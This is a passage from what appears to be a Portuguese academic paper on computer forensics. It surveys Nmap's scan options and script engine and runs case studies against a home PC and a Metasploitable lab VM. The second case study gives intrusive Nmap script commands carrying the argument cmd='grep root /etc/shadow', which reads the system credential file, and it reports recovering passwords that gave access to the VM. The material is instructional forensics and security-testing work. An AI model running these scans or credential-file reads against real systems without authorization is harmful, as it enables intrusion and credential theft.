Outra iniciativa importante é o trabalho realizado por Paulo Alberto Neukamp e Aderbal Botelho que desenvolveram uma distribuição Linux com base no Ubuntu denominada Forense Digital ToolKit - FDTK-UbuntuBr. O projeto FDTK-UbuntuBr é uma distribuição Linux criada a partir da já consagrada distribuição Ubuntu, e reúne mais de 100 ferramentas capazes de atender a todas as etapas de um investigação em **Forense Computacional**, oferecendo a possibilidade de ser utilizada como LiveCD e também ser instalada em um equipamento transformando-o em uma estação Forense (Botelho e Neukamp, 2008). Essa ferramenta se torna interessante porque contém vários aplicativos utilizados por peritos forenses e foi desenvolvida no país, assim é uma forma de que se comecem trabalhos e iniciativas de softwares nacionais na área de segurança.

6. NMAP

Os sistemas computacionais são formados pelo *Hardware* que se refere à parte física e *software*, que se refere à parte lógica do sistema, e apesar de não transparecer a um usuário comum são duas estruturas complexas que devem estar integradas para poder oferecer um ambiente de trabalho aos seus usuários.

O hardware é formado por memórias, processadores, interfaces de redes e vários dispositivos de entrada e de saída, sendo muito difícil o trabalho de um desenvolvedor ou mesmo do usuário comum para utilizá-lo se eles tivessem que conhecer estas interfaces para realizar suas ações. Andrew Tanenbaum em seu livro “Sistemas operacionais modernos” diz o seguinte: Por isso, os computadores tem um dispositivo de software denominado sistema operacional, cujo trabalho é fornecer aos programas de computador do usuário um modelo de computador melhor, mais simples e mais limpo e lidar com o gerenciamento de todos os recursos mencionados, (Tanenbaum, 2009). Dessa forma o usuário fica livre para fazer o seu trabalho e, na maioria das vezes, ter um conhecimento bem limitado do sistema operacional que está instalado na sua máquina.

Com a evolução da informática no hardware, como as invenções dos transistores, circuitos integrados, processadores, houve uma natural evolução do software onde novas metodologias formam sendo criadas, desenvolvidas no meio computacional. Demoram algumas décadas, mas a informática finalmente saiu dos laboratórios e centros de processamentos de dados, onde só eram utilizados por especialistas. Naquela época, um mesmo grupo de pessoas projetava, construía, programava, operava e realizava manutenção de cada máquina. Toda a programação era feita em código de

maquina absoluto (Tanenbaum, 2009). Era um trabalho absolutamente de especialistas e *hackers*. Mas essa saída para a casa e o escritório possibilitou que todos tivessem possibilidade de adquirir uma maquina. Lógico que essa ruptura teve que trazer consigo uma enorme evolução dos sistemas para que as pessoas comuns, aqueles que apenas queria utilizar o computador para digitar uma planilha eletrônica e controlar seus gastos, pudesse fazê-lo sem grandes dificuldades. Esse processo não foi fácil, nem foi sempre pelos caminhos certos, mas teve o grande empenho de personagens que acabam ficando pra traz quando se fala da história da computação.

Atualmente existem vários sistemas operacionais sendo utilizados, por exemplo, o Windows 8 desenvolvido pela Microsoft, empresa que ainda hoje está entre as maiores empresas dos Estados Unidos na área de tecnologia(Tanji, 2013). Existe o GnuLinux com as suas várias distribuições, tais como, Fedora, Ubuntu, Debian, Red Hat entre outras. Temos o Unix, o MacOS, o Solaris, isso que dizer que temos muitas opções de escolha que vão desde softwares sem custo de aquisição e outros onde o usuário adquire apenas uma licença de uso, qual vai ser utilizado depende mais o uso que ele vai fazer do equipamento e do seu conhecimento.

Dentre as várias soluções encontradas para resolver problemas de conexão e transmissão de dados nos sistemas operacionais, uma que será destacada é o conceito de portas. Portas são abstrações de software, usadas para distinguir entre canais de comunicações, similares à forma que os endereços IP são usados para identificar máquinas na rede. As portas identificam aplicações específicas em uso numa única máquina, (Lyon, 2009). Logo se um serviço está sendo executado em sua máquina e ele tem acesso, ou abre uma porta seu sistema pode estar comprometido caso não sejam tomadas as devidas precauções. Administradores de sistemas, especialistas em segurança, tem o conhecimento necessário para descobrir e sanar esses problemas, mas os milhares de usuários com pouco conhecimento técnico, que simplesmente instalam seus sistemas operacionais e algumas vezes pessoas mais preparadas que por descuido também deixam essas brechas são os alvos de ataques. Uma das ferramentas mais utilizadas para fazer o monitoramento dessas vulnerabilidades é o Nmap.

Apresentação

O Nmap (*Network Mapper* – Mapeador de Redes) é a ferramenta de verificação mais popular usada na Internet, sendo utilizada por milhares de profissionais no mundo inteiro (Bezerra, 2012). Ela é uma ferramenta tão poderosa que é utilizada tanto por administradores de rede, quanto por criminosos. Ambos trabalhando para analisar e descobrir vulnerabilidades nos sistemas pesquisados.

Esta ferramenta de código aberto e a sua primeira versão foi disponibilizada por seu idealizador Gordon “Fyodor” Lyon em 1 de setembro de 1997, nessa versão o software tinha cerca de duas mil linhas. Desde que foi liberada até hoje, o Nmap sofreu inúmeras alterações (Lyon, 2009), garantindo uma sequência de

atualizações que acompanharam todas as inovações técnicas de *hardware* e *software* posteriores, mas apesar dessa constante evolução a sua principal função ainda é o *scanner* de portas, sendo que o comando mais básico para o *scanner* pode examinar mais de 1600 portas TCP no *host* (máquina) alvo.

Processo de Execução

O Nmap trabalha em dividindo o exame em fases:

- Enumeração de alvos, onde o Nmap pesquisará os especificadores de hospedeiros fornecidos pelo usuário.
- Descoberta de Hospedeiro (exame de *ping*), onde ele ainda está buscando por *hosts* interessantes para serem posteriormente mais explorados. As duas primeiras fases estão mais focadas na localização de alvos, procurando saber se eles estão ativos, isto é, sendo usado por um hospedeiro ou dispositivo de rede e seus serviços.
- Resolução DNS inversa, verifica o DNS inverso de todos os hospedeiros encontrados no ar pelo exame de *ping*, e busca como a máquina está catalogada, pois o DNS que é o sistema de nomes de domínio, geralmente trazem nomes que revelam a função dos sistemas, auxiliando na escolha de um alvo potencial. Serve para distinguir se a máquina está apenas ligada ou fornecendo algum serviço interessante.
- Exame de portas, onde provas são enviadas, e as respostas (ou não-respostas) a estas provas são usadas para classificação de portas remotas nos estados: Open, Closed ou Filtered, informações que garantem uma grande ajuda no trabalho de um profissional.
- Detecção de Versão, caso seja encontrada uma porta aberta, serão feitas uma série de provas e de acordo com as repostas utilizará uma base de dados com milhares de assinaturas conhecidas de serviços.
- Pode ser realizada também a Detecção de Sistema Operacional, onde é usada uma característica dos sistemas operacionais pois cada um trabalha os padrões de rede de forma sutilmente diferente e pela medição dessas diferenças é possível determinar o sistema operacional rodando no hospedeiro. Como essa informação é possível buscar falhas específicas e conhecidas dos sistemas. Essa é uma opção que ajuda muito quem está buscando uma invasão ou fazendo um teste de penetração do sistema.
- Traceroute pode encontrar rotas de redes para muitos hospedeiros em paralelo, usando os melhores pacotes de provas disponíveis,

como determinado pelas fases anteriores do Nmap. Em seguida, quando solicitado pelo usuário, é executado o mecanismo de scripts do Nmap, Exame de Script, que utiliza uma coleção de scripts de propósito especial para obter mais informações sobre sistemas remotos. Uma curiosidade é que os scripts usando no Nmap são escritos na linguagem Lua. A linguagem foi criada em 1993 por Roberto Ierusalimsky e Waldemar Celes, professores do Departamento de Informática, e por Luiz Henrique de Figueiredo, pesquisador do Instituto de Matemática Pura e Aplicada (Impa) e consultor do Tecgraf. Na época, o objetivo era utilizá-la em projetos do próprio laboratório, pois os pesquisadores necessitavam de uma linguagem com características específicas, não encontradas nas opções disponíveis no mercado. "Dessa necessidade surgiu a Lua", diz Roberto, lembrando que a versão 1.0 da linguagem, que hoje está na 5.1, "não era uma versão, mas um programa feito para atender apenas a dois projetos do Tecgraf", (Menezes, 2006).

- Saída, que é a coleta de todos os dados que foram reunidos pelo Nmap e são apresentados na tela ou salvo em um arquivo, inclusive no formato xml.

Comandos Utilizados

A primeira versão do Nmap lançada em 1997 foi escrita para ser utilizada em Linux, mas hoje em dia existe uma versão multi-plataforma, com o nome de Zenmap que possuiu uma interface gráfica, como mostrado na figura 1, foi projetada para tornar fácil o uso do Nmap por principiantes, ao mesmo tempo fornece funcionalidades avançadas para os usuários experientes (Lyon, 2009).





Figura 1: Zenmap Interface gráfica

A grande maioria dos usuários do Nmap ainda preferem trabalhar em modo texto e com Linux, nas suas várias distribuições, como o Kali Linux, que foi utilizado no desenvolvimento deste trabalho. O Kali Linux foi desenvolvido pela empresa *Offensive Security* empresa que trabalha no seguimento de segurança e oferece cursos e certificações na área. O Kali Linux possui mais de 300 ferramentas para especialistas dentre as quais ferramentas para testes de invasão, Perícia Forense entre outras.

O Kali Linux foi uma reconstrução de outra ferramenta da *Offensive Security*, chamada *Back Track*, que tinha o mesmo objetivo e era uma distribuição com base em Ubuntu e já contava com uma grande quantidade de usuários e seguidores. Em 2013 é lançada a atualização e realizada atualização dos softwares instalados, remoção dos softwares ineficazes, novidades e melhorias.

Apesar de existir uma ferramenta pronta para isso o usuário pode trabalhar em um ambiente totalmente configurado por ele, sem a necessidade de utilizar uma ferramenta de terceiros, nesse caso ele pode instalar uma versão do seu Sistema Operacional e realizar seus trabalhos, instalar e configurar suas ferramentas de forma a melhor executar suas perícias. Mas ainda assim é interessante que ele possua uma cópia do Kali Linux, durante o desenvolvimento de suas atividades. Na figura 2 é mostrada um exemplo do Kali Linux com a saída de um comando do Nmap.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -A -T4 scanme.org  
Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-26 01:53 BRST  
Nmap scan report for scanme.org (74.207.244.221)  
Host is up (0.051s latency).  
rDNS record for 74.207.244.221: scanme.nmap.org  
Not shown: 997 filtered ports  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)  
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)  
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu))  
|_ http-title: Go ahead and ScanMe!  
9929/tcp  open  nping-echo   Nping echo  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running (JUST GUESSING): QEMU (90%)  
OS CPE: cpe:/o:qemu:qemu  
Aggressive OS guesses: QEMU user mode network gateway (90%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE (using port 80/tcp)  
HOP RTT      ADDRESS  
1   ...  
2   4.80 ms  scanme.nmap.org (74.207.244.221)  
The quieter you become, the more you are able to hear  
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 50.83 seconds  
root@kali:~#
```

Figura 2: Tela do Nmap em modo texto

Os exemplos descritos neste exemplo serão implementados em modo texto.

Os comandos para o que o Nmap funcione são relativamente simples, e cabe ao usuário (perito) entender as respostas para poder efetivamente fazer um bom uso do software.

O Nmap foi desenvolvido para fazer a varredura de portas em redes e sistemas com até milhares de computadores mas pode ser utilizada também para o teste em um único computador mantendo toda a sua capacidade.

Tudo, na linha de comando do Nmap, que não for uma opção (ou argumento de uma opção) será tratado como uma especificação de hospedeiro alvo (Lyon, 2009, p. 587). Isto quer dizer, que o usuário tem que tomar cuidado com o que é digitado, para que não gere respostas incorretas e não confiáveis.

Alguns comando utilizados no Nmap:

- `nmap [endereço]`

O Nmap fará uma varredura padrão nos tipos descoberta e nos padrões de varredura. Esse método é chamado de “*Quickstart*”

Exemplo: `nmap 192.168.0.129`

- `nmap [endereço] [endereço] [endereço]`

Em qualquer uma das ações podem ser inseridos vários host para serem pesquisados. Podem ser colocadas faixas inteiras de IPs para serem examinados de uma só vez.

Exemplo:

`nmap 192.168.0.130 192.168.0.187 192.168.0.173`

- `nmap -PN [endereço]`

Por padrão, em qualquer análise feita pelo nmap ele faz um teste de ping para verificar se a máquina está ligada, o que pode gerar alguns problemas pois, pode parecer que a máquina está desligada, quando simplesmente ela está apenas não respondendo a requisições. Logo, usando esse parâmetro o Nmap não fará a análise por *ping*.

Exemplo:

`nmap -PN 192.168.0.130`

- `nmap -p [portas] [endereço]`

Pode-se definir quantas portas serão pesquisadas.

Exemplos:

`nmap -p80 192.168.0.129` – pesquisa apenas a porta 80;

`nmap -p- -` - pesquisa todas as portas do *host*;

`nmap -p10-100 -` – pesquisará as portas do intervalo de 10 até 100.

- `nmap -F [endereço]`

Pesquisa também as portas mais comuns de forma rápida. O resultado apresentado é bem simplificado.

Exemplo:

```
nmap -F 192.168.0.129
```

- `nmap -A [endereço]`

O parâmetro `-A` habilita a detecção de S.O. e de versões. Ela é útil para descobrir qual sistema operacional e sua versão estão sendo utilizados nos alvos. Utiliza alguns *scripts default* do NSE.

Exemplo: `nmap -A 192.168.0.129`

- `nmap -sP [endereço]`

Algumas vezes é necessário saber se um *host* está no ar, e pode ser feita uma análise mais criteriosa do mesmo.

Exemplo: `nmap -sP 192.168.0.129`

- `nmap -sS [endereço]`

Este exame é muito utilizado pois tem uma resposta rápida, examinando milhares de portas por segundo, é o um dos comandos básicos do nmap.

Exemplo: `nmap -sS 192.168.0.129`

- `nmap -sV [endereço]`

nesse caso o nmap utiliza uma lista do arquivo `nmap-services-probes` para determinar quais serviços estão rodando atualmente.

Exemplo: `nmap -sV 192.168.0.129`

- `nmap -sT [endereço]`

Este exame é indicado quando o usuário tem privilégios para utilizar a máquina ou quando faz uma busca em redes de IPv6, casos em que o comando `-sS` não é eficaz. Este é um exame que deixa rastros pois ele utiliza o Sistema Operacional para fazer a conexão com o alvo e esta conexão pode ser percebida por um administrador, e o Nmap não tem controle de na sua forma padrão.

Exemplo: `nmap -sT 192.168.0.129`

- `nmap -O [endereço]`

Parâmetro utilizado para detectar o Sistema Operacional instalado na máquina.

Exemplo:

```
nmap -O 192.168.0.130
```

As opções de comandos e parâmetros utilizados no nmap podem combinadas para uma melhor otimização dos trabalhos.

Exemplo:

```
Nmap -sS -sV -O -T4 -p- 192.168.0.130
```

Nesse exemplo, é feito uma verificação de todas as portas, das versões dos aplicativos e do sistema operacional. Com a *flag* `-T4` controlamos o nível de ação do scanearmento, chamados gabaritos de temporização (Lyon, 2009), em uma escala que vai de zero até cinco, sendo 0 o modo mais lento e o 5 o mais rápido.

Segundo essa classificação, temos a variação da prioridade de varredura por:

- *Paranoid* (-T0) – muito lento, para não ser identificado, pode demorar até cinco minutos entre o envio dos pacotes. Faz um scan serial.
- *Sneaky* (-T1) – Tem uma demora de 15 segundos entre o envio dos pacotes. Também serial.
- *Polite* (-T2) – Trabalha para evitar travamentos da máquina. Envia os pacotes em serie e espera 0.4 segundos entre eles.
- *Normal* (-T3) – Default. Trabalha o mais rápido possível, para evitar a perda de pacotes.
- *Aggressive* (-T4) – Timeout de 5 minutos por host sem esperar 1.25 para testar as respostas.
- *Insane* (-T5) – Timeout de 75 segundo com teste individual de 0.3 segundos. Indicado apenas para redes de muito rápidas. Pode haver perda de informações.

A escala passa de uma verificação lenta, segura e quase imperceptível para uma muito rápida, que pode ser facilmente detectada e com o risco de perda de informações.

Terminado o exame das portas o Nmap faz a impressão dos resultados indicando quais são os estados da portas que estão ativas, lembrando que um computador possui 65.535 portas.

A classificação é feita por:

- *Open* – Aberta, aceita conexões. É o estado buscado por invasores.
- *Closed* – Fechada, é uma porta acessível, pois respondeu as sondagens do Nmap, porém sem ser ouvida por nenhuma aplicação.

- *Filtered* – Filtrada, essa resposta é dada quando não foi possível determinar se a porta está aberta. Esta sendo filtrada por um *firewall* ou por roteadores.
- *Unfiltered* – Não filtrada, a porta está acessível, porém não foi possível determinar se ela está aberta ou fechada.
- *Open/Filtered* – Quando não é possível determinar se a porta está aberta ou fechada.
- *Closed/Filtered* – Não foi possível determinar se a porta está fechada ou filtrada.

7. ESTUDOS DE CASO

A atividade de um perito consiste em explorar todas as formas para chegar a uma conclusão, dentro do que foi especificado pelo requerente. Em casos de suposta invasão de um sistema, pode ser interessante trabalhar como se fosse o invasor buscando usar as mesmas ferramentas e métodos para tentar encontrar o mesmo caminho percorrido pelo criminoso.

Nesse caso, o uso do Nmap se torna uma vantagem, pois ela é uma das ferramentas mais utilizadas para o *scanner* de portas e poderá analisar se existem possibilidades para um acesso não autorizado pelo lado do invasor, verificando como ele pode ter operado. Nesse caso, ele busca explorar as vulnerabilidades presentes no sistema para ter uma ideia de onde começar a trabalhar na busca de indícios.

Outra ação a ser executada, foca no caso do perito ser chamado para localizar se o sistema em questão contém alguma falha que pode ser explorada. Basicamente a ideia é a mesma, mas nesse caso é uma ação preventiva, tentando eliminar a problemas que possam vir a ocorrer.

Estudo de Caso 1

O primeiro caso de uso será realizado em um máquina de usuário comum, rodando o Sistema Operacional Windows 8, com alguns serviços que utilizam comunicação via portas instalados. Basicamente uma máquina doméstica. Nela serão realizados testes mais básicos tentando encontrar informações sobre os serviços e as portas que podem ser interessantes em uma ação para a invasão. Os procedimentos e resultados obtidos no estudo de caso 1 são descritos no Anexo A.

Estudo de Caso 2

No segundo caso será utilizada uma máquina virtual, com um ambiente instalado para ser testado, onde existem algumas falhas a serem analisada. O nome dela é *metasploitable*, uma distribuição GNU/Linux desenvolvida especialmente para servir de alvo

na execução de testes de segurança. Ela utiliza uma distribuição *Ubuntu* com diversas aplicações desatualizadas e mal configuradas (Kleinschmidt, 2013).

Nessa máquina foi constatada que um novo usuário foi criado, mas não foi uma tarefa realizada pelos administradores. O Nmap será utilizado para tentar encontrar alguma vulnerabilidade que possa ter sido usada pelo invasor para a realização de sua atividade.

Neste caso, será realizado um exame com o Nmap NSE (*Nmap Script Engine*), ou seja, o mecanismo de scripts do Nmap. Segundo Lyon (2009), o mecanismo de scripts do Nmap (NSE) é uma das funcionalidades mais poderosas e flexíveis do Nmap. Ele permite que os usuários escrevam (e compartilhem) scripts simples para a automação de uma ampla variedade de tarefas de manutenção da rede.

Com o NSE podem ser feitas além o exame de portas, a tarefa básica do Nmap, alguns testes rodando os scripts que tornam o trabalho ainda mais automatizado.

A listagem abaixo descreve cada categoria especificada no Portal NSEDoc de Referência do NSE (Nmap 2013) :

- *auth* → Relacionados à mecanismos de autenticação e credenciais de acesso;
- *broadcast* → Fazem descoberta de hosts não listados como alvos através do envio de pacotes broadcast;
- *brute* → Visam descobrir credenciais de acesso através de ataques de dicionário;
- *default* → É a categoria padrão, em que os scripts devem fornecer respostas rápidas, concisas e confiáveis, além de serem pouco intrusivos, de fornecerem informações úteis para a maior parte dos usuários e de não estressarem o alvo a ponto de ser detectado por seus administradores como um ataque;
- *discovery* → Visam descobrir ativamente mais informações sobre o alvo;
- *dos* → Tentam causar indisponibilidade do alvo, ao provocar erros no lado do servidor;
- *exploit* → Exploram uma dada vulnerabilidade conhecida;
- *external* → Fazem consultas legítimas a recursos de terceiros, não listados como alvos;
- *fuzzer* → Envia pacotes contendo aleatórios ou inesperados pela aplicação servidor visando descobrir bugs e vulnerabilidades;
- *intrusive* → Representam considerável risco de provocar erros no lado do servidor, utilizar uma quantidade significativa de recursos

ou estressar o alvo a ponto de ser detectado por seus administradores como um ataque;

- *malware* → Detectam remotamente se o alvo está infectado com um dado malware;
- *safe* → Representam pouco risco e não devem causar erros no lado do servidor, utilizar muitos recursos ou explorar brechas de segurança;
- *version* → Estendem a funcionalidade de detecção de versão do Nmap;
- *vuln* → Verificam se há uma dada vulnerabilidade conhecida no alvo.

Um exemplo de script foi retirado da própria documentação do Nmap. Trata-se do script *daytime.nse*, pertencente a categoria Discovery, que tem a função de retornar a o dia e a hora do serviço *UPDdaytime*.

Quadro A1 – Exemplo de código de um script NSE

```
local comm = require "comm"
local shortport = require "shortport"

description = [[
Retrieves the day and time from the Daytime service.
]]
---
-- @output
-- PORT      STATE SERVICE
-- 13/tcp    open  daytime
-- |_daytime: Wed Mar 31 14:48:58 MDT 2010
author = "Diman Todorov"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"discovery", "safe"}

portrule = shortport.port_or_service(13, "daytime", {"tcp", "udp"})

action = function(host, port)
    local status, result = comm.exchange(host, port, "dummy",
    {lines=1, proto=port.protocol})

    if status then
        return result
    end
end
```

Nas várias categorias listadas pelo Nmap encontram-se vários *scripts*, que são chamados pelo usuário durante um exame, e são estes scripts que serão utilizados no segundo caso de uso. Os procedimentos e resultados obtidos no estudo de caso 2 são descritos no Anexo B.

Análise dos Resultados Obtidos

Nos dois casos apresentados, foram utilizados comandos Nmap. No primeiro caso, foi priorizada a busca por informações, foi realizado um levantamento delas. O teste foi iniciado com o comando `nmap 192.168.0.130` que analisa as 1000

portas mais utilizadas. Este é um comando que apesar de bem simples e rápido, contém em seus resultados dados que são úteis até o final do processo de análise. Como o alvo era uma máquina de um usuário comum a probabilidade de encontrar um grande número de portas abertas e até mesmo sem proteção é grande.

Com o comando `nmap -sS -V -P0 -O -p0-2000 192.168.0.130` é esperada além das informações sobre as portas possivelmente interessantes, informações sobre o Sistema Operacional, a versão dos aplicativos instalados que estão utilizando as portas encontradas.

Outro comando que tem a mesma função, isto é, buscar informações sobre a versão dos aplicativos e dados do Sistema Operacional é o `nmap -A -T4 -p1-2000 192.168.0.130`. Este comando já ativa algumas funções do Nmap NSE que utiliza scripts para buscar através de vulnerabilidades encontradas algumas informações adicionais.

Como o objetivo do primeiro caso era simplesmente a coleta de informações, não foram necessários muitos comandos mais avançados, para completar a tarefa, poderíamos seguir buscando mais informações com o próprio Nmap, utilizando, por exemplo, o NSE para uma coleta mais aprofundada de dados, ou algumas outras ferramentas e dados sobre as informações coletadas pelo exame que podem conter algumas vulnerabilidades que permitam acesso ao sistema. Em um cenário de Computação Forense Preventiva, poderia indicar ao perito, quais serviços poderiam ser utilizados por um possível atacante e a partir dessas informações indicar algumas medidas para melhorar a segurança do computador.

No segundo caso, trabalhando com uma máquina virtual que foi toda preparada para a realização dos testes de invasão, a *metasploitable*, e utilizando em todos os testes os componentes do NSE, com seus scripts, a proposta é receber um volume maior de informações sobre a máquina alvo e poder criar e até executar alguns comandos mais intrusivos no alvo, pois eles agem trazendo mais informações do que apenas os verificados nos exames de portas.

O comando `Nmap -sC 192.168.0.187`, é o primeiro comando que pode ser executado quando utilizamos o NSE. Ele ativa os pertencentes ao grupo *default*, o mesmo grupo ativado pelo comando `nmap -A`. As respostas variaram pouco dos comandos mais básicos, logo foi adotada uma estratégia mais direcionada com o comando: `nmap -PN script "(auth) and not dos" -script-args cmd='grep root /etc/shadow' -p1-5000 -T4 192.168.0.187`, com uma especificação de argumento, direcionando para que fosse procurado nos arquivos da pasta *etc/shadow* por palavra *root*. Esse exame será aplicado utilizando os scripts que buscam por credenciais de autenticação presentes na máquina. Nesse caso ele retornou que nenhuma credencial válida foi encontrada. Utilizando o mesmo comando, mas alterando a categoria de *script*, foi utilizado o comando: `nmap -PN -script "(vuln) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187`. Para checar se existe alguma

vulnerabilidade válida no computador. Neste exame foram apontadas pelo Nmap duas vulnerabilidades presentes que podem ser exploradas. O interessante é que ele indicou as vulnerabilidades e deu orientações de onde conseguir mais informações para melhor utilizá-la. Para um Perito Forense, é a forma de conhecer e poder especificar as melhores praticas para sanar estas vulnerabilidades.

O exame prosseguiu com a utilização da categoria *intrusive*, com o comando:

```
nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187.
```

Esta categoria utiliza scripts que em alguns casos podem derrubar os sistemas verificados devido a sua forma de execução. Este comando retornou informações que possibilitaram a invasão do sistema, pois ele retornou senhas ativas que possibilitaram o acesso ao sistema e a realização da criação de um usuário não autorizado, que facilitaria o acesso não permitido ao sistema.

Desta forma o Nmap, continuou com a sua função de encontrar as possíveis falhas, mas, como uma ferramenta para encontrar a solução do problema, e assim dar maiores subsídios para que a Computação Forense seja bem executada.

8. CONCLUSÃO

Com a realização desse trabalho foi possível conhecer alguns aspectos da computação que são atualmente muito discutidos e noticiados, mas, ao mesmo tempo poucas pessoas tem realmente um conhecimento de como são realizadas as investigações e análise, embora fale-se muito em invasão, *hackers* e crimes cibernéticos, ainda mais com todas as denúncias de espionagem e roubo de informações que estão acontecendo mundo afora, pouco se conhece a respeito.

É muito interessante saber que apesar de ser um ramo de atividade novo e ainda em crescimento, já existem pessoas trabalhando em vários locais diferentes para que ela se desenvolva, como os próprios profissionais que trabalham nos órgãos do governo e em empresas privadas, especialistas que estudam os vários campos de hardware e software nas faculdades e centros de pesquisa. É notável a quantidade de ferramentas e sistemas que estão surgindo.

Foi possível também conhecer, através das pesquisas, como trabalham os peritos forenses, profissionais que podem ser especialistas de empresas de consultoria e análise ou funcionários públicos, que tem a missão de ao mesmo tempo trabalhar de forma preventiva, estudando casos e sistemas e propondo soluções e melhorias para seus clientes, ou trabalhar para encontrar as provas de que foram praticados crimes ou a não existência dessas provas. Verdadeiros *experts* da computação, como não poderia deixar de ser e que são testados a cada caso para resolver de forma precisa os resultados obtidos.

O estudo da ferramenta Nmap mostrou o quanto são interessantes e abrangentes as informações que passam por nossos computadores sem que nós nem tenhamos ideia desse tráfego. O volume de dados que podemos coletar com alguns simples comandos além de perceber o quão devastadora pode ser sua utilização por pessoas mal intencionadas a procura de possíveis vítimas, poder que pode ser

utilizado por peritos para indicar e encontrar deficiências e vulnerabilidades nos computadores.

Apesar de estudar os processos da Computação Forense e uma ferramenta de apoio, alguns resultados interessantes foram observados, sendo até mesmo surpreendentes, mas para uma boa eficácia nesta área, ainda vão ser necessárias muitas horas de estudo e testes, isto quer dizer, mais várias madrugadas acordado.

9. REFERENCIAS BIBLIOGRÁFICAS

4Linux, (2013) “*Investigação forense digital*”, Apostila de Curso Técnico. Disponível por Web em <http://www.4linux.com>, acessado em out de 2013;

Andrade, L e Silva, F. (2013) “*Tecnologias de Informação e Comunicação: As Influências das Novas Tecnologias Perante a Sociedade*”. Disponível por Web em: http://alb.com.br/arquivo-morto/anais-jornal/jornal4/comunicacoesPDF/62_tecnologia_FABIANO.pdf, acessado em outubro de 2013.

Ariadne, Q. (2009) “*Primeiro laboratório de computação forense será inaugurado hoje*”. Disponível em Web em: <http://www.otempo.com.br/capa/economia/primeiro-laborat%C3%B3rio-computa%C3%A7%C3%A3o-forense-ser%C3%A1-inaugurado-hoje-1.236808>, acessado em outubro de 2013.

Bezerra, A. (2012) “*Evitando Hackers*” Ed Ciência Moderna. 1 ed. Rio de Janeiro.

Botelho A. e Neukamp P. (2008) “*FDTK-UbuntuBr – Forense Digital ToolKit*” Disponível em Web por: <http://fdtk.com.br/www/sobre/>, acessado em outubro de 2013.

